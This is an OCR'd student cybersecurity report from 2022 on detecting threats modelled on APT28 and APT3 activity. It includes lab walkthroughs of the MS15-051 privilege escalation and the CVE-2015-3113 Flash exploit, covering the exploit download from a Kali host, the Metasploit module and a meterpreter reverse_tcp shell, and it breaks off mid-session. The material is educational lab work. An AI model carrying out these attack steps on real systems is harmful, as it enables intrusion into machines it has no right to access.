Politechnika
Wrocławska

FACULTY OF COMPUTER SCIENCE AND TELECOMMUNICATIONS

FIELD AND FORM OF STUDY: CYBERSECURITY STATIONARY

COURSE: MONITORING AND DETECTION OF THREATS


TOPIC: RULES FOR DETECTING THREATS BASED ON ACTIVITIES OF HACKING EASTERN BLOC CRIME GROUPS

Author:
Tomasz Nadrowski

WROCŁAW, 2022

Table of contents

1. Techniques used in selected attacks



2. Windows Exploit MS15-051 – Privilege Escalation

2.1. Techniques

T1068 Exploitation for Privilege Escalation


2.2. General

Based on FireEye report[1] APT28 group, which is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) used exploit to escalate privileges of local user. This vulnerability later gained own indicator CVE-2015-1701 with high severity.
This vulnerability allow elevation of privilege if an attacker logs on locally and runs arbitrary code in kernel mode. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights. An attacker must have valid logon credentials and be able to log on locally to exploit this vulnerability. The vulnerability cannot be exploited remotely or by anonymous users.
So the exploit might be used by another exploit to escalate privileges if they are insufficient to carry out the attack. After exploitation attacker have the same privileges as that of the System process.
To simulate attack we assume that malicious actor (or exploit) somehow get into local computer and is trying to escalate privileges to cause more harm to the system.
List of vulnerable systems:

[1] https://www.mandiant.com/resources/probable-apt28-useo [access 22.03.2022]


- Microsoft Windows Vista Service Pack 2 0
- Microsoft Windows Server 2008 for x64-based Systems SP2
- Microsoft Windows Server 2008 for Itanium-based Systems SP2
- Microsoft Windows Server 2008 for 32-bit Systems SP2
- Microsoft Windows Server 2003 Itanium SP2
- Microsoft Windows Server 2003 SP2

2.3. Infrastructure looks as follows:





2.4. Attack simulation

Bad actor resides at Windows Server 2003 VM and want to escalate privileges. He downloads exploit hosted on web server of Kali Linux VM:




In our case a prompt occurs and inform that attempt of downloading file from unknow site is made. As malicious actor we need to add this site to trusted sites list:



Windows server 2003 (DNS) [Uruchomiona] - Oracle VM Virtual...
Plik Maszyna Widok Wejście Urządzenia Pomoc
Directory listing for / - Windows Internet Explorer
http://192.168.100.137:
sd
File Edit View
Favorites
Directory listing for
Tools
Directo
ms15-051
Internet Explorer
You are attempting to download a file from a site that is not part of your Trusted Sites and that might be different from the website you are viewing.
Close
http://192.168.100.137
Learn more about Internet Explorer's Enhanced Security Configuration...
If you trust this website, you can lower security settings for the site by adding it to the Trusted sites zone. If you know this website is on your local intranet, review help for instructions on adding the site to the local intranet zone instead.
Add...
Important: adding this website to the Trusted sites zone will lower the security settings for all content from this web site for all applications, including Internet Explorer.
Internet
100%
Start
Network Conn...
Directory listi...
Command Prompt
6:18 AM
Right Control




Before exploitation list of running tasks was made. During the exploitation malicious actor was logged as Administrator (Windows Server 2003 don't allow to create local normal users):



After exploitation commands run with system permissions which is show by *whoami* command. As we can exploit created process with PID 2924. List of running tasks was also created after exploitation:



Our proof that somebody was acting bad in our environment is tasks list with suspicious processes. In this case this is process with PID 2924 and with PID 3356 which is our exploit – ms15-051.exe:



3. CVE-2015-3113

3.1. Techniques

T1210 Exploitation of Remote Services
T571 Non-Standard Port

3.2. General


In June 2015, FireEye's FireEye as a Service team in Singapore uncovered a phishing campaign exploiting an Adobe Flash Player zero-day vulnerability (CVE-2015-3113). The attackers' emails included links to compromised web servers that served either benign content or a malicious Adobe Flash Player file that exploits CVE-2015-3113.
The attackers turned out to be APT3 groups know also as UPS. Attack started from exploiting flash zero-day vulnerability, through credential dumping to installing custom backdoors.
This vulnerability in detail is heap-based buffer overflow in Adobe Flash Player before 13.0.0.296 and 14.x through 18.x before 18.0.0.194 on Windows and OS X and before 11.2.202.468 on Linux allows remote attackers to execute arbitrary code via unspecified vectors, as exploited in the wild in June 2015 with severity 10.0 according to CVSS Version 2.0[2].

[2] https://nvd.nist.gov/vuln/detail/CVE-2015-3113#vulnCurrentDescriptionTitle [access 24.04.2022]


3.3. Infrastructure looks as follows:

3.4. Attack simulation

In exploit-db.com exploit for this CVE can be found:




In Metasploit searched for *"Nellymoser"* phrase:




Choose and set needed options. Exploit was served on interface of Kali Linux VM on port 8080. Victim opened malicious link and reverse shell was opened:


```
msf6 exploit(multi/browser/adobe_flash_shader_drawing_fill) > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(multi/browser/adobe_flash_nellymoser_bof) > show OPTIONS
[-] Invalid parameter "OPTIONS", use "show -h" for more information
